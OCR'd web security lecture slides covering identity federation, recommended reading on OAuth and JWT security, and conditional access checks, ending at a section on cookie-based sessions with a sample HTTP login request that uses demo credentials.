
https://techcommunity.microsoft.com/t5/azure-active-directory-identity/your-pa-word-doesn-t-matter/ba-p/731984

# one more thing regarding authentication…





what‘s that?


# Identity Federation simplified…



# Identity Federation simplified…




# Identity Federation
# or as microsoft describes it…




https://docs.microsoft.com/en-us/azure/architecture/patterns/federated-identity

# Identity Federation
# also used in enterprise env…




https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-fed

# Identity Federation

- Complex enough for an own course
- Several technologies available for implementation
  - e.g. SAML (Assertions), JWT, OAuth (2), OpenID Connect, etc.
- A lot of possible pitfalls…
  - e.g. Authentication vs. Authorization
- Recommended reading:
  - https://oauth.net/articles/authentication/
  - https://openid.net/connect/
  - https://docs.microsoft.com/en-us/azure/architecture/patterns/federated-identity
- Recommended reading for JWT Security:
  - https://pragmaticwebsecurity.com/files/cheatsheets/jwt.pdf
  - https://datatracker.ietf.org/doc/html/rfc8725

ok, one really last thing regarding authentication…


pretty powerful to include some „environmental checks“

e.g. login attempt from foreign IP, login attempt from new/unknown device, multiple failed login attempts, etc.

notify the user if something is suspicious

a.k.a „conditional access“

ok, we now know who this guy is…






… but HTTP itself is a stateless protocol

how can we remember him between requests?

# Sessions – Cookie based client side


```
POST /testlogin HTTP/1.1
Host: 192.168.0.101
...

username=luke&password=whoismyfather%3F
```

